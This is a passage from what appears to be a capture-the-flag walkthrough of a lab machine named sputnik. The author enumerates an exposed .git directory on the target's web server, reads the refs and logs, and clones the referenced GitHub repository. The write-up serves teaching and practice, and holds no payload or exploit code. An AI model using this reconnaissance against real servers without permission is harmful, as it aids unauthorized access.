
The HEAD file refers to a directory /refs/heads/master as shown in the above image. When I check this directory, I get the result as shown below.



```
192.168.41.179:55555/.git/refs/heads/master
```

```
21b4eb398bdae0799afbbb528468b5c6f580b975
```


The code you see in the above image is a SHA-1 value. Normally when a Git object stores the references to the objects in the format of SHA-1 values for simplicity. Nothing revealing here also. Let's check the git logs.



```
192.168.41.179:55555/.git/logs/refs/heads/ma
```


```
0000000000000000000000000000000000000000 21b4eb398bdae0799afbbb528468b5c6f580b975 root <root@sputnik.(none)>
1553864873 +0000        clone: from https://github.com/ameerpornillos/flappy.git
```

Just like all logs, the Git logs record the git activity. In logs, we can see a clone made by the root user of the target system. It has the same SHA-1 value as we found in the refs. So this may be what we are searching for. So I cloned the repository as shown in the image given below.




```
┌─[kalyan@parrot]─[~]
└──╼ $git clone https://github.com/ameerpornillos/flappy.git
Cloning into 'flappy'...
remote: Enumerating objects: 32, done.
remote: Counting objects: 100% (32/32), done.
remote: Compressing objects: 100% (31/31), done.
remote: Total 65 (delta 11), reused 0 (delta 0), pack-reused 33
Unpacking objects: 100% (65/65), done.
┌─[kalyan@parrot]─[~]
└──╼ $ls
Desktop  Downloads  flappy  Templates
┌─[kalyan@parrot]─[~]
└──╼ $cd flappy
┌─[kalyan@parrot]─[~/flappy]
└──╼ $ls
index.html  README.md  sheet.png  sprite.js
┌─[kalyan@parrot]─[~/flappy]
└──╼ $
```

I navigated into the cloned flappy directory open the README file to see if there are any clues.

